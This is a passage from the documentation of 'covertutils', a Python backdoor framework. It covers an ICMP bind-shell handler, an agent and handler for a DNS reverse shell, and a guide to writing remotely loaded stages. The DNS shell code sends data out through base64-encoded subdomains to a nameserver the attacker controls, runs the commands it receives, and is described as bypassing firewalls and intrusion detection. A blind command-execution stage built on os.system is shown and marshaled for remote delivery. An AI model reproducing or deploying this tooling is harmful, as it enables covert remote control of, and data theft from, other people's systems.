#                (Except if we use adHocSend() by hand - later in Shell creation)
class Handler( ResponseOnlyHandler ) :

        def onMessage( self, stream, message ) :        # When a Message arrives
                global icmp_seq                # Make the Ping Sequence Number 1/256␣
↪again
                icmp_seq = 1
                global icmp_id                # Simulate a new 'ping' execution
                icmp_id = randint( 0, 65535 )
                # The PrintShell class will automatically handle the response (print␣
↪it to the user)


        def onChunk( self, stream, message ) :        # When a Chunk arrives
                # print "[+] Got a Chunk"
                global icmp_seq
                if not message :        # If it is not a complete message (but a part␣
↪of one)
                        icmp_seq += 1        # add one to the ICMP sequence
                        self.queueSend( self.request_data, stream )        # Add a␣
↪message to the send queue
```

```
                        super( Handler, self ).onMessage( stream, self.request_data␣
↪)        # Run the ResponseOnlyHandler onMessage
                        # That automatically responds with the next Message in queue␣
↪when called. (Always responding to messages behavior)


        def onNotRecognised( self ) :        # When Junk arrives
                # print "[!] Unrecognised"
                pass                         # Do nothing

#==========================================================================



#============================Handler Creation============================

orchestrator = SimpleOrchestrator( passphrase,        # Encryption keys generated␣
↪from the passphrase
                                   tag_length = 2,                # The tag length in␣
↪bytes
                                   out_length = 52,        # The absolute output byte␣
↪length (with tags)
                                   in_length = 52,                # The absolute input␣
↪byte length (with tags)
                                   streams = ['heartbeat'],        # Stream 'control'␣
↪will be automatically added as failsafe mechanism
                                   reverse = True )        # Reverse the encryption␣
↪channels - Agent has `reverse = False`

handler = Handler( recv, send, orchestrator )        # Instantiate the Handler object.
↪ Finally!
handler.preferred_send = handler.sendAdHoc        # Change the preferred method to␣
↪use it with the shell.
# This way the shell will iterate a message sending and the ResponseOnlyHandler will␣
↪do the ping-pong

#==========================================================================


#============================ Shell Design part ===========================

shell = StandardShell(handler )
shell.start()


#==========================================================================

#        Magic!
```

Traffic Sample

Backdoor's Traffic

```
make EX='examples/icmp_bind_handler.py 127.0.0.5 pass 0.1' run
PYTHONPATH=".:" examples/icmp_bind_handler.py 127.0.0.5 pass 0.1
(covertutils v0.1.1)[control]>
(covertutils v0.1.1)[control]>
```

```
(covertutils v0.1.1)[control]> !main
(covertutils v0.1.1)[main]> ls -la
(covertutils v0.1.1)[main]>
total 120
drwxr-xr-x 15 unused unused 4096 Jun 15 06:12 .
drwxr-xr-x 20 unused unused 4096 Jun 14 23:48 ..
drwxr-xr-x  3 unused unused 4096 Jun 14 23:13 build
drwxr-xr-x  3 unused unused 4096 Jun  2 13:42 .cache
-rw-r--r--  1 unused unused  904 Jun  2 13:42 cov-badge.svg
-rw-r--r--  1 unused unused 6563 Jun  8 14:10 .coverage
drwxr-xr-x  9 unused unused 4096 Jun 14 20:44 covertutils
drwxr-xr-x  2 unused unused 4096 Jun  2 13:42 covertutils.egg-info
drwxr-xr-x  2 unused unused 4096 Jun  2 13:42 dist
drwxr-xr-x  4 unused unused 4096 Jun 14 21:15 docs
drwxr-xr-x  3 unused unused 4096 Jun  2 13:42 .eggs
drwxr-xr-x  2 unused unused 4096 Jun 15 05:47 examples
drwxr-xr-x  8 unused unused 4096 Jun 15 06:03 .git
-rw-r--r--  1 unused unused  129 Jun  2 13:42 .gitignore
drwxr-xr-x  2 unused unused 4096 Jun  8 14:10 htmlcov
-rw-r--r--  1 unused unused 1107 Jun  8 12:20 makefile
-rw-r--r--  1 unused unused 1509 Jun 14 23:13 MANIFEST
-rw-r--r--  1 unused unused   36 Jun  2 13:42 MANIFEST.in
-rw-r--r--  1 unused unused  845 Jun  8 14:19 shell_manual_test.py
drwxr-xr-x  2 unused unused 4096 Jun  8 16:11 __pycache__
-rw-------  1 unused unused  242 Jun  2 13:42 .pypirc
-rw-r--r--  1 unused unused 3678 Jun  2 13:42 README.md
-rw-r--r--  1 unused unused    8 Jun  3 10:40 requirements.txt
-rw-r--r--  1 unused unused  755 Jun  2 13:42 setup.py
-rw-r--r--  1 unused unused  865 Jun  3 10:32 setup.pyc
drwxr-xr-x  3 unused unused 4096 Jun 14 20:42 tests
drwxr-xr-x  6 unused unused 4096 Jun  2 13:42 .tox
-rw-r--r--  1 unused unused  385 Jun  2 13:42 tox.ini
-rw-r--r--  1 unused unused  329 Jun  2 13:42 .travis.yml


(covertutils v0.1.1)[main]>
Really Control-C [y/N]? y
Aborted by the user...
```

```
tcpdump -i lo icmp -vv -nn
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
08:31:54.810249 IP (tos 0x0, ttl 64, id 39362, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 5796, seq 1, length 64
08:31:54.862667 IP (tos 0x0, ttl 64, id 36489, offset 0, flags [none], proto ICMP (1),
↪ length 84)
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 5796, seq 1, length 64
08:31:54.990472 IP (tos 0x0, ttl 64, id 53551, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 5796, seq 2, length 64
08:31:55.018247 IP (tos 0x0, ttl 64, id 48089, offset 0, flags [none], proto ICMP (1),
↪ length 84)
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 5796, seq 2, length 64
08:31:55.165880 IP (tos 0x0, ttl 64, id 53467, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 5796, seq 3, length 64
08:31:55.205429 IP (tos 0x0, ttl 64, id 40848, offset 0, flags [none], proto ICMP (1),
↪ length 84)
```

```
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 5796, seq 3, length 64
08:31:55.362147 IP (tos 0x0, ttl 64, id 55081, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 5796, seq 4, length 64
08:31:55.390401 IP (tos 0x0, ttl 64, id 39089, offset 0, flags [none], proto ICMP (1),
↪ length 84)
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 5796, seq 4, length 64
08:31:55.525458 IP (tos 0x0, ttl 64, id 38271, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 5796, seq 5, length 64
08:31:55.554284 IP (tos 0x0, ttl 64, id 28862, offset 0, flags [none], proto ICMP (1),
↪ length 84)
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 5796, seq 5, length 64
08:31:55.697674 IP (tos 0x0, ttl 64, id 53618, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 5796, seq 6, length 64
08:31:55.733123 IP (tos 0x0, ttl 64, id 38177, offset 0, flags [none], proto ICMP (1),
↪ length 84)
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 5796, seq 6, length 64
08:31:55.878168 IP (tos 0x0, ttl 64, id 28090, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 5796, seq 7, length 64
08:31:55.909602 IP (tos 0x0, ttl 64, id 17611, offset 0, flags [none], proto ICMP (1),
↪ length 84)
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 5796, seq 7, length 64
^C
14 packets captured
28 packets received by filter
0 packets dropped by kernel
```

Linux Ping Traffic

```
ping -c 7 127.0.0.5
PING 127.0.0.5 (127.0.0.5) 56(84) bytes of data.
64 bytes from 127.0.0.5: icmp_seq=1 ttl=64 time=0.031 ms
64 bytes from 127.0.0.5: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 127.0.0.5: icmp_seq=3 ttl=64 time=0.053 ms
64 bytes from 127.0.0.5: icmp_seq=4 ttl=64 time=0.053 ms
64 bytes from 127.0.0.5: icmp_seq=5 ttl=64 time=0.050 ms
64 bytes from 127.0.0.5: icmp_seq=6 ttl=64 time=0.050 ms
64 bytes from 127.0.0.5: icmp_seq=7 ttl=64 time=0.052 ms

--- 127.0.0.5 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6149ms
rtt min/avg/max/mdev = 0.031/0.048/0.053/0.007 ms
```

```
tcpdump -i lo icmp -vv -nn
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
08:23:43.511965 IP (tos 0x0, ttl 64, id 65001, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 34064, seq 1, length 64
08:23:43.511975 IP (tos 0x0, ttl 64, id 34349, offset 0, flags [none], proto ICMP (1),
↪ length 84)
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 34064, seq 1, length 64
08:23:44.541260 IP (tos 0x0, ttl 64, id 65026, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 34064, seq 2, length 64
08:23:44.541273 IP (tos 0x0, ttl 64, id 34539, offset 0, flags [none], proto ICMP (1),
↪ length 84)
```

```
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 34064, seq 2, length 64
08:23:45.565248 IP (tos 0x0, ttl 64, id 65215, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 34064, seq 3, length 64
08:23:45.565262 IP (tos 0x0, ttl 64, id 34742, offset 0, flags [none], proto ICMP (1),
↪ length 84)
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 34064, seq 3, length 64
08:23:46.588884 IP (tos 0x0, ttl 64, id 65448, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 34064, seq 4, length 64
08:23:46.588898 IP (tos 0x0, ttl 64, id 34956, offset 0, flags [none], proto ICMP (1),
↪ length 84)
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 34064, seq 4, length 64
08:23:47.612154 IP (tos 0x0, ttl 64, id 65491, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 34064, seq 5, length 64
08:23:47.612167 IP (tos 0x0, ttl 64, id 35125, offset 0, flags [none], proto ICMP (1),
↪ length 84)
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 34064, seq 5, length 64
08:23:48.636315 IP (tos 0x0, ttl 64, id 131, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 34064, seq 6, length 64
08:23:48.636328 IP (tos 0x0, ttl 64, id 35315, offset 0, flags [none], proto ICMP (1),
↪ length 84)
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 34064, seq 6, length 64
08:23:49.661129 IP (tos 0x0, ttl 64, id 151, offset 0, flags [DF], proto ICMP (1),␣
↪length 84)
    127.0.0.1 > 127.0.0.5: ICMP echo request, id 34064, seq 7, length 64
08:23:49.661142 IP (tos 0x0, ttl 64, id 35362, offset 0, flags [none], proto ICMP (1),
↪ length 84)
    127.0.0.5 > 127.0.0.1: ICMP echo reply, id 34064, seq 7, length 64
^C
14 packets captured
28 packets received by filter
0 packets dropped by kernel
```

It is no copy-paste

You can say from the IP identification fields...

2.11.6 Agnostic DNS Reverse Shell

The *DNS Reverse Shell* uses a kind of *Communication Channel* that can bypass most *Firewalls/Traffic Inspectors/I[DP]S*.

It uses the main feature of the DNS protocol, delegation, to route its traffic from the *Agent* to the *Handler* - **without a hardcoded IP or Domain Name in the Agent**.

For this Shell to work, there are the following *Handler* (only) requirements:

- **root** permissions to bind to UDP port 53 (DNS)
- A Domain name
- Public IP

OR

- A PortForwarded `53 UDP port` to a Public IP.

The Agent has no requirements to work.

The Concept

When a host issues a DNS request for a domain name (e.g `test.www.securosophy.com`), the DNS request packet is send (typically using *UDP*) to the first *Nameserver* registered to the host. This *Nameserver* tries to resolve the domain name to an IP address, by querying or asking the initial host to query other *Nameservers*. Every *Nameserver* queried after the initial one will point towards another Nameserver that knows about the specific subdomain asked.

The trick lies on using a subdomain name as *Data*, and make a request that will eventually end up on a *Nameserver* that the user controls (that's the **Handler**)!

The Setup

Handler - Server

Given a purchased domain name (e.g `example.com`), a subdomain can be created (e.g `sub.example.com`). Then, modifying the NS records for `sub.example.com` to point to a subdomain like `ns1.example.com` will return the *Authoritative Nameserver* for all requests in `sub.example.com` (e.g `test1.sub.example.com`, `random-whatever.sub.example.com`) to be `ns1.example.com`. So, setting the `A` (or `AAAA`) of `ns1.example.com` to the *Handler*'s *Public IP* (or *NAT*'d Public IP with PortForward), will route every (non-cached) request to `sub.example.com` subdomain to the *Handler*'s IP address.

Agent - Client

The *Agent* uses `getaddrinfo()` OS API call to query for subdomains. Using an OS API call has the advantage that the process does not send a UDP packet itself, hence it uses no socket programming. The data exfiltration is happening (traditionally) by subdomain names (e.g `cmFuZG9tIGRhdGEK.sub.example.com`). The queries for those subdomains are always routed to the *Authoritative Nameserver* (as they contain random parts and *cannot be cached*), so the data always reaches the *Handler*. The *Handler* packs data in IPv6 addresses (16 byte chunks), and responds with a legitimate DNS reply.

The Code

Agent - Client

```
#!/usr/bin/env python
#============================== Imports part ==============================

from covertutils.handlers import InterrogatingHandler
from covertutils.handlers.impl import StandardShellHandler, ExtendableShellHandler
from covertutils.orchestration import  SimpleOrchestrator

from os import urandom
from time import sleep
import sys
import socket
try :
        import Queue as queue
except :
        import queue
```

```
#============================== Handler Overriding part ==================

class ShellHandler ( InterrogatingHandler, StandardShellHandler ) :

        def __init__( self, recv, send, orch ) :
                super( ShellHandler, self ).__init__( recv, send, orch, # basic␣
↪handler arguments
                                                                                fetch_
↪stream = 'control',        # argument from 'InterrogatingHandler'
                                                                                stage_
↪stream = 'stage',
                                                                                delay_
↪between = (0.0, 3),         # argument from 'InterrogatingHandler'
                                                                                )
↪# The arguments will find their corresponding class and update the default values

        def onChunk( self, stream, message ) : print "Chunk!"                # If a␣
↪part of a message arrives - do nothing.

        def onMessage( self, stream, message ) :                # If a message arrives

                if message != 'X'␣
↪:                                                                  # If message is␣
↪not the 'no data available' flag :
                        output = super(ShellHandler, self).onMessage( stream, message␣
↪)        # Run the received message

↪#through the corresponding function
                        print output
                        print( "[+] Command Run - generated %d bytes of output!" %␣
↪len(bytes(output)) )
                        self.queueSend( output, stream )                        #␣
↪Queue the output to send in next interval
                # pass

        def onNotRecognised( self ) : print( "[!] < Unrecognised >" )


#=========================================================================


#============================== Networking part ==========================

# The subdomain whose authoritative DNS is the Handler Host
base_domain = sys.argv[1]         # called as 'python Client.py sub.securosophy.net
recv_queue = queue.Queue()


def encode_payload( data ) :
        '''
        "</SECRET>" becomes PFNFQ1JFVC8_Cg
        '''
        enc_data = data.encode('base64').replace("=", "").replace("/","-").replace("+
↪","_").strip()
        return enc_data
```

```
def send( raw ) :
        enc = encode_payload( raw )
        payload = "%s.%s" % (enc, base_domain) # urandom(1).encode('hex')
        print payload
        try :
                # resp = socket.gethostbyname( payload )
                resp = socket.getaddrinfo(payload, 80)
                recv_queue.put(resp)
        except Exception as e:
                # print e
                print "Couldn't resolve", e

def recv( ) :
        global resp_queue
        resp = recv_queue.get()
        total_resp = ''
        # Parse both IPv4 and IPv6 addresses
        for x in resp :
                try :
                        d = socket.inet_pton(socket.AF_INET6, x[4][0])
                        total_resp += d
                except :
                        d = socket.inet_pton(socket.AF_INET, x[4][0])
        recv_queue.task_done
        if not total_resp : total_resp = urandom(16)
        resp = None
        return total_resp[:16]

#============================================================================


#============================Handler Creation==============================

passphrase = "App1e5&0raNg3s"        # This is used to generate encryption keys

orch = SimpleOrchestrator( passphrase,
                                                        reverse = False,␣
↪                       # For 2 Orchestrator objects to be compatible one must have
↪'reverse = True'
                                                        tag_length = 2,
↪               # The tag length in bytes
                                                        out_length = 35,        # The␣
↪absolute output byte length (with tags)
                                                        in_length = 16,
↪               # The absolute input byte length (with tags)
                                                        # streams = ['heartbeat'],
↪       # Stream 'control' will be automatically added as failsafe mechanism
                                                        )

handler = ShellHandler( recv, send, orch )

#============================================================================

# Wait forever as all used threads are daemonized
while True : sleep(10)
```

```
#        Magic!
```

Handler - Server

```
#!/usr/bin/env python
#============================== Imports part ============================

from covertutils.handlers import ResponseOnlyHandler
from covertutils.orchestration import SimpleOrchestrator

from covertutils.shells.impl import StandardShell, ExtendableShell, SimpleShell

from threading import Thread                # Need a thread for running a sniffer
from time import sleep                        # I spin lock a lot

from random import randint                # Generating ICMP and IP id fields needs␣
↪randomness
from struct import pack                        # packing a unixtime in Pings is key
import time                                                # used for unixtime

from os import urandom
import sys                                                # Used for arguments

from dnslib import RR,QTYPE,RCODE,TXT,parse_time,AAAA,A
from dnslib.label import DNSLabel
from dnslib.server import DNSServer,DNSHandler,BaseResolver,DNSLogger

import socket
try :
        import Queue as queue
except :
        import queue

# passphrase = sys.argv[2]                # The passphrase the agent uses
passphrase = "App1e5&0raNg3s"        # This is used to generate encryption keys


dns_data = queue.Queue()
dns_reply = queue.Queue()


def decode_payload( data ) :

        enc_data = data.replace("-","/").replace("_","+").strip()
        for i in range(2) :
                try :
                        return enc_data.decode('base64')
                except Exception as e:
                        # Appends '=' if data could not be decoded
                        enc_data += '='


class HandlerResolver(BaseResolver):

        def __init__(self,origin,ttl):
                self.origin = DNSLabel(origin)
```

```
                self.ttl = parse_time(ttl)

        def resolve(self,request,handler):

                global dns_data
                global dns_reply

                reply = request.reply()
                qname = request.q.qname
                qname_str = str(qname)
                enc_data = qname_str.split('.')[0]
                data = decode_payload(enc_data)

                if request.q.qtype == QTYPE.A :                 # The A version of the query
                        # orig_response = gethostbyname()
                        reply.add_answer(RR(qname,QTYPE.A,ttl=self.ttl,
                                                        rdata=A('127.0.0.1')))

                if request.q.qtype == QTYPE.AAAA :                 # The A version of the query
                        if data :
                                dns_data.put(data)

                        try :
                                data = dns_reply.get( False, 2 )
                                dns_reply.task_done()
                        except Exception as e :
                                print "Sending Random data < for '%s'" % qname_str
                                data = urandom(16)

                        aaaa_repl = socket.inet_ntop(socket.AF_INET6, data)

                        reply.add_answer(RR(qname,QTYPE.AAAA,ttl=self.ttl,
                                                        rdata=AAAA(aaaa_repl)))
                        # print reply

                # print "Replying to query for '%s" % qname_str
                return reply


import logging
resolver = HandlerResolver('.', '60s')
logger = DNSLogger('-request,-reply,-truncated,-error,-recv,-send,-data', '')

udp_server = DNSServer(resolver,
                                                port= 53,
                                                # port= 5353,
                                                # address=args.address,
                                                logger=logger
                                                )
udp_server.start_thread()



# #============================== Networking part ============================
# # The networking is handled by Python and Scapy. No 'covertutils' code here...
```

```
def recv( ) :                # Networking Wrapper function needed for the handler
        global dns_data
        pkt = dns_data.get()        # Get the first packet
        dns_data.task_done()
        return pkt                # Return the raw data to Handler


def send( raw_data ) :        # Networking Wrapper function needed for the handler

        global dns_reply
        dns_reply.put(raw_data)


# #============================================================================


# #============================== Handler Overriding part ===================

#        ResponseOnlyHandler because the Agent never sends packets adHoc but only as␣
↪responses
class Handler( ResponseOnlyHandler ) :

        def onMessage( self, stream, message ) :        # When a Message arrives
                # If the Parent Class would respond (the message was a request), don
↪'t bother responding
                responded = super( Handler, self ).onMessage( stream, message )
                if not responded :        # If the message was real data (not
↪'ResponseOnlyHandler.request_data' string), the Parent Class didn't respond
                        self.queueSend("X", 'control');        # Make it respond␣
↪anyway with 'X' (see Client)
                        responded = super( Handler, self ).onMessage( stream, message␣
↪)
                        assert responded == True                # This way we know it␣
↪responsed!


        def onChunk( self, stream, message ) :        # When a Chunk arrives
                if not message :        # If it is not a complete message (but a part␣
↪of one)
                        self.queueSend( self.request_data, stream )        # Add a␣
↪message to the send queue
                        resp = ResponseOnlyHandler.onMessage( self, stream, self.
↪request_data  )        # Run the ResponseOnlyHandler onMessage
                        # That automatically responds with the next Message in queue␣
↪when called. (Always responding to messages behavior)


        def onNotRecognised( self ) :        # When Junk arrives
                pass                        # Do nothing

#============================================================================



# #============================Handler Creation==============================
```

```
orchestrator = SimpleOrchestrator( passphrase,        # Encryption keys generated␣
↪from the passphrase
                                   tag_length = 2,                # The tag length in␣
↪bytes
                                   out_length = 16,        # The absolute output byte␣
↪length (with tags)
                                   in_length = 35,                # The absolute input␣
↪byte length (with tags)
                                   # streams = ['heartbeat'],        # Stream 'control'␣
↪will be automatically added as failsafe mechanism
                                   reverse = True )        # Reverse the encryption␣
↪channels - Agent has `reverse = False`

handler = Handler( recv, send, orchestrator, request_data = 'X' )        #␣
↪Instantiate the Handler object. Finally!

#============================================================================


#============================== Shell Design part ========================

shell = ExtendableShell( handler, ignore_messages = 'X' )        # 'X' is used for␣
↪polling
shell.start( False )
import os
os._exit(-1)
udp_server.stop_thread()
#============================================================================

#        Magic!
```

Traffic Sample

An `ls -l` command generated the below traffic sample:

```
08:57:56.335632 IP localhost.34452 > localhost.domain: 21061+ A? -WG-
↪FGeH5tX2foLCoUsmnG2zLY4w3qCxa5vkNVLZzKDmrPc.sub.securosophy.net. (85)
08:57:56.335656 IP localhost.34452 > localhost.domain: 47771+ AAAA? -WG-
↪FGeH5tX2foLCoUsmnG2zLY4w3qCxa5vkNVLZzKDmrPc.sub.securosophy.net. (85)
08:57:56.336439 IP localhost.domain > localhost.34452: 21061* 1/0/0 A 127.0.0.1 (101)
08:57:56.338222 IP localhost.domain > localhost.34452: 47771* 1/0/0 AAAA␣
↪8e97:1e62:7a43:6c52:29a:5b7b:de76:5ad1 (113)
08:57:56.338582 IP localhost.59587 > localhost.domain: 35582+ A? IZ7s-G-BDvH0w-
↪LAMDGU8b-oQ-B111HmuYOihmg7pSCN7Pk.sub.securosophy.net. (85)
08:57:56.338605 IP localhost.59587 > localhost.domain: 56935+ AAAA? IZ7s-G-BDvH0w-
↪LAMDGU8b-oQ-B111HmuYOihmg7pSCN7Pk.sub.securosophy.net. (85)
08:57:56.343726 IP localhost.domain > localhost.59587: 35582* 1/0/0 A 127.0.0.1 (101)
08:57:56.343830 IP localhost.domain > localhost.59587: 56935* 1/0/0 AAAA␣
↪b407:3c69:72e2:429e:3ea6:2ee6:31b4:8cc1 (113)
08:57:56.344491 IP localhost.37893 > localhost.domain: 43966+ A?␣
↪OelscC7CUHrepHj3JhvI0MkXQ-gY2K6J1VoYFOitM1rgFAE.sub.securosophy.net. (85)
08:57:56.344663 IP localhost.37893 > localhost.domain: 19997+ AAAA?␣
↪OelscC7CUHrepHj3JhvI0MkXQ-gY2K6J1VoYFOitM1rgFAE.sub.securosophy.net. (85)
08:57:56.346375 IP localhost.domain > localhost.37893: 43966* 1/0/0 A 127.0.0.1 (101)
08:57:56.349638 IP localhost.domain > localhost.37893: 19997* 1/0/0 AAAA␣
↪dade:6d79:e5dd:43b:dfd:94d:9298:aa2b (113)
```

2.12 Creating Custom Stages and Modules

Have you heard of the *invoke* command in *meterpreter*? The `covertutils` package provides a similar functionality, and a documented API for making *load*-able modules and stages.

The language used for the API is *Python2.7* without any dependencies. A solid *CPython2* installation will suffice. Later the better.

Every module loaded in an *Agent* will use a separate *stream* to talk back to the Handler. The Handler can then assign a SubShell like the `covertutils.shells.subshell.SimpleSubShell` to that *stream* to be able to communicate using that *stream*.

2.12.1 Making the *Agent*'s functions

The *Agent* (equipped with `covertutils.handler.FunctionDictHandler` and derivatives) automatically runs a function when a *stream* is *initialized* (once) and every time a *message arrives* to that *stream*. These 2 functions are always named `init()` and `work()`. Examples can be found in all modules under *covertutils.payloads* subpackage.

The `init()` and `work()` functions are the only pieces of code that have to be sent to the *Agent* and they define the *stage* of the custom module.

Function prototypes and definitions:

```
"""
This code isn't really useful and it is meant to be a guide for making custom␣
↪`stages` using the ``covertutils`` API
"""
def init(storage) :
        '''
:param dict storage: The storage object is the only persistent object between runs of␣
↪both `init()` and `work()`. It is treated as a "Local Storage" for the `stage`.
:return: This function must **always** return True if the initialization is␣
↪succesfull. If `False` values are returned the `stage` doesn't start and `work()`␣
↪is never called.
        '''
        print( "Initializing stage!" )
        """Saving an arbitrary value to communicate with ``work()`` function"""
        storage['counter'] = 0
        return True


def work(storage, message) :
        '''
:param dict storage: The storage object is the only persistent object between runs of␣
↪both `init()` and `work()`. It is treated as a "Local Storage" for the `stage`.
:param str message: The data sent from the `Handler` to that `stage`.
:rtype: str
:return: The response to message that arrived. This exact response will reach the␣
↪`Handler` in the other side.
        '''
        print( "Running for handler's message '%s'" % message )
        """Keep state of how many messages have arrived. The `storage` `dict` gets␣
↪preserved through function calls"""
```

```
        storage['counter'] += 1
        print( "Returning the message in reverse" )
        return "{count} - {response}".format(count = storage['counter'], response =␣
↪message[::-1])        # Reversing the output


"""        Defining a specific SubShell for the `stage`        """
from covertutils.shells.subshells import ExampleSubShell as shell
```

Available @ : *covertutils.payloads.generic.example*

It is possible for the `init()` function to be omitted. In this case a dummy function like the following is assumed:

```
def init(storage) :
        return True
```

If imports have to be used in the `work()` and `init()`, they have to be imported from inside the function bodies. The module where the functions are located is never loaded to the remote *Agent*. An example of that is the blind execution shell below.

```
def work(storage, message) :
        import os
        os.system(message)
        return "Command Executed!"
```

2.12.2 Packing the *stage* for transferring

As code is not always handy to be sent remotely, the object *marshaling* is supported. The *marshal* module is used from Python builtins for that purpose.

```
>>> def work(storage, message) :
...     import os
...     os.system(message)
...     return "Command Executed!"
...
>>> import marshal
>>> marshal.dumps(work.func_code)

↪'c\x02\x00\x00\x00\x03\x00\x00\x00\x02\x00\x00\x00C\x00\x00\x00s\x1d\x00\x00\x00d\x01\x00d\x00\x00
↪\x02\x00|\x02\x00j\x01\x00|\x01\x00\x83\x01\x00\x01d\x02\x00S(\x03\x00\x00\x00Ni\xff\xff\xff\xffs\x
↪Executed!
↪(\x02\x00\x00\x00t\x02\x00\x00\x00ost\x06\x00\x00\x00system(\x03\x00\x00\x00t\x07\x00\x00\x00storag
↪<stdin>t\x04\x00\x00\x00work\x01\x00\x00\x00s\x06\x00\x00\x00\x00\x01\x0c\x01\r\x01'
```

Strings created this way can be decoded back to the original function objects!

So packing *stage functions* has been automated by the *covertutils.payloads* module and the *covertutils.payloads.import_stage_from_module()* function. This function returns a *dict* consisting of several serializations of the stage's functions.

```
>>> from covertutils.payloads import import_stage_from_module
>>>     from pprint import pprint
>>> stage_obj = import_stage_from_module('covertutils.payloads.generic.example')
>>> pprint (stage_obj)
{'dill': '\x80\x02}q\x00(U\x04initq\x01cdill.dill\n_load_
↪type\nq\x02U\x08CodeTypeq\x03\x85q\x04Rq\x05(K\x01K\x01K\x01KCU\td\x01\x00GHt\x00\x00Sq\x06TW\x01\x
↪dict storage: The storage object is the only persistent object between runs of both␣
↪`init()` and `work()`. It is treated as a "Local Storage" for the `stage`.
↪\n:return: This function must **always** return True if the initialization is␣
↪successfull. Otherwise the returned the `stage` doesn\'t start and `work()`␣
↪is never called.\n\tq\x07U\x13Initializing stage!
↪q\x08\x86q\tU\x04Trueq\n\x85q\x0bU\x07storageq\x0c\x85q\rU\'covertutils/payloads/
↪generic/example.
↪pyq\x0eh\x01K\x04U\x04\x00\x05\x05\x01q\x0f))tq\x10Rq\x11U\x04workq\x12h\x05(K\x02K\x02K\x04KCU\x1
```

```
 'marshal': '
↪{t\x04\x00\x00\x00initc\x01\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00C\x00\x00\x00s\t\x00\x00\x0
↪dict storage: The storage object is the only persistent object between runs of both␣
↪`init()` and `work()`. It is treated as a "Local Storage" for the `stage`.
↪\n:return: This function must **always** return True if the initialization is␣
↪succesfull. If `False` values are returned the `stage` doesn\'t start and `work()`␣
↪is never called.\n\ts\x13\x00\x00\x00Initializing stage!
↪(\x01\x00\x00\x00t\x04\x00\x00\x00True(\x01\x00\x00\x00t\x07\x00\x00\x00storage(\x00\x00\x00\x00(\x
↪'\x00\x00\x00covertutils/payloads/generic/example.
↪pyR\x00\x00\x00\x00\x04\x00\x00\x00s\x04\x00\x00\x00\x00\x05\x05\x01t\x04\x00\x00\x00workc\x02\x00'
↪dict storage: The storage object is the only persistent object between runs of both␣
↪`init()` and `work()`. It is treated as a "Local Storage" for the `stage`.\n:param␣
↪str message: The data sent from the `Handler` to that `stage`.\n:rtype:␣
↪str\n:return: The response to message that arrived. This exact response will reach␣
↪the `Handler` in the other side.\n\ts!\x00\x00\x00Running for handlers message \'%s\
↪'s \x00\x00\x00Returning the message in␣
↪reverseNi\xff\xff\xff\xff(\x00\x00\x00\x00(\x02\x00\x00\x00R\x02\x00\x00\x00t\x07\x00\x00\x00messag
↪'\x00\x00\x00covertutils/payloads/generic/example.
↪pyR\x03\x00\x00\x00\r\x00\x00\x00s\x06\x00\x00\x00\x00\x07\t\x02\x05\x010',
 'object': {'init': <function init at 0x7facfe198410>,
            'work': <function work at 0x7facfe198500>},
 'python': {'init': <code object init at 0x7facffdfa330, file "covertutils/payloads/
↪generic/example.py", line 4>,
            'work': <code object work at 0x7facfe1a0030, file "covertutils/payloads/
↪generic/example.py", line 13>}}
>>>
```

It is noticeable that `import_stage_from_module()` automatically searches for the dill serialization package. If it is available the 'dilled' key is inserted into the returned *dict* object.

Typically, the *Agent* will automatically load the `stage_obj['marshal']` objects (automatically falling back to builtin solutions).

*The function comments are also packed from *marshal*. Be sure to get rid of them to reduce the stage size! pyminifier can be used for such stuff *(God bless its author - I love that project)* !

2.12.3 Breakin' on through to the Other Side

When the *stage* is ready, *marshaled* and all, the `covertutils.handlers.StageableHandler.createStageMessage()` has to be used to pack it as a message. The other side must also be equipped with a `covertutils.handlers.StageableHandler` to be able to dynamically load the stage to a separate thread, connect it to the *stream* and do the business. This typically gets automated by the `covertutils.shells.ExtendableShell` to the point of `!stage fload /tmp/stage_file.py` and `!stage mload covertutils.payloads.windows.shellcode` (this *stage* actually exists @ *covertutils.payloads.windows.shellcode*).

2.12.4 Can I have a REPL for this API pretty please?

